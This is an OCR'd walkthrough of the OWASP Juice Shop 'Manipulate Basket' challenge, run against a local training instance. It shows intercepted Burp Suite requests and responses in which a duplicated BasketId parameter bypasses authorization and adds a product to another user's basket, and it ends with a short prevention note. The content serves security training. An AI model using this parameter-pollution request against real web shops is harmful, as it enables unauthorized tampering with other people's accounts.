
Broken Access Control in OWASP Juice Shop




Broken Access Control

○ Manipulate Basket ★★★

Put an additional product into another user's shopping basket.

Here we need to manipulate the web server by adding an item to another user's cart

Now adding an item to our cart and intercepting the request using burp suite



Time	Type	Direction	Method	URL
23:33:3...	HT...	→ Request	POST	http://localhost:3000/api/BasketItems/

Request

Pretty Raw Hex


```
iJ0ZXN0QHRlc3QuY29tIiwicGFzc3dvcmQiOiIyNDZh0DQ4YWYyZjgz0T
R1M2FkYmM3MzhkYmU0MzcyMCIsInJvbGUiOiJjdXN0b21lciIsImRlbHV
4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmls
ZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmY
XVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsIm
NyZWF0ZWRBdCI6IjIwMjUtMDItMjMgMTc6NTQ6MTEuMTQ2ICswMDowMCI
sInVwZGF0ZWRBdCI6IjIwMjUtMDItMjMgMTc6NTQ6MTEuMTQ2ICswMDow
MCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc0MDMzMzI2Mn0.ts5EC
Izk8fmBlmCQ1d2JyPdJpcwus-iQdx0T-52EB221KGrzYSsvsf7Yk7Rmbc
B9P9Y04qJ3fuEVDrwQqLbnhNNfuW0KUxbiZFl9BrW8MLB-edzeW6wuPql
e0Jbllzg75IiRnJxf59VP9gVpCvpwHh97TJeSA2AgcR66Y8BFzGg
Connection: keep-alive

{
  "ProductId":24,
  "BasketId":"6",
  "quantity":1
}
```

As we can see the basket id is unique and this bucket id is for our user account,

try changing the bucket id


send the request to repeater and change the bucket id and forward the request,



```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 30
ETag: W/"1e-Civ7sdKmdsocUgNskj+82erp3UM"
Vary: Accept-Encoding
Date: Sun, 23 Feb 2025 18:06:52 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{'error' : 'Invalid BasketId'}
```

we got an unauthorized response from the server




```
Origin: http://localhost.com:3000
Referer: http://localhost.com:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,ta;q=0.8
Cookie: language=en; welcomebanner_status=dismiss; cookieconse
dqMPBNP1DMWmwGYJyzx3VLE96e4K7otOr4boQaqvgdpX70kj01K5n2RrvD0b;
YLVenN45mBzowPkqM6RVjEK8ZDajNRI4XaX0gWe7LY92y3J1Gbvpdr0QE9Pb;
oPhNt6IJSQUyHZtkcPIgTxFVfqHKhJt6IJT9Bu44hWztRVcyKIo2HaKuKah0lt
ZukEhzYcqg; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzI
iwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwicGFzc3dvcmQiOiIyNDZh0DQ4YWY
iOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwL
y9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV
BdCI6IjIwMjUtMDItMjMgMTc6NTQ6MTEuMTQ2ICswMDowMCIsInVwZGF0ZWRBd
DowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc0MDMzMzI2Mn0.ts5ECIz
zYSsvsf7Yk7RmbcB9P9Y04qJ3fuEVDrwQqLbnhNNfuW0KUxbiZF19BrW8MLB-e
h97TJeSA2AgcR66Y8BFzGg
Connection: keep-alive

{
      "ProductId":24,
      "BasketId":"6",
      "BasketId":"5",
      "quantity":1
```

duplicating the BasketID and setting our original bucketID first and another bucketID as second


so that we can bypass the authorization for another basketID



```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 158
ETag: W/"9e-dU/jukZqIKWmTX9iRqdr04dgt2I"
Vary: Accept-Encoding
Date: Sun, 23 Feb 2025 18:10:16 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
      "status":"success",
      "data":{
            "id":11,
            "ProductId":24,
            "BasketId":"5",
            "quantity":1,
            "updatedAt":"2025-02-23T18:10:16.179Z",
            "createdAt":"2025-02-23T18:10:16.179Z"
      }
```

We got success response from the server
which means the item is successfully added to another user’s cart.


You successfully solved a challenge: Manipulate Basket (Put an additional product into another user's shopping basket.)

by exploiting the broken access control vulnerability.

Potential Damage:

An attacker can add any item to any person’s cart by using their bucketed or cartID by manipulating the server

To Prevent:

Proper Authorization should be done by checking matching the user’s account and their cart/bucket ID which is often unique and other bucketID should not be accessed maintaining confidentiality.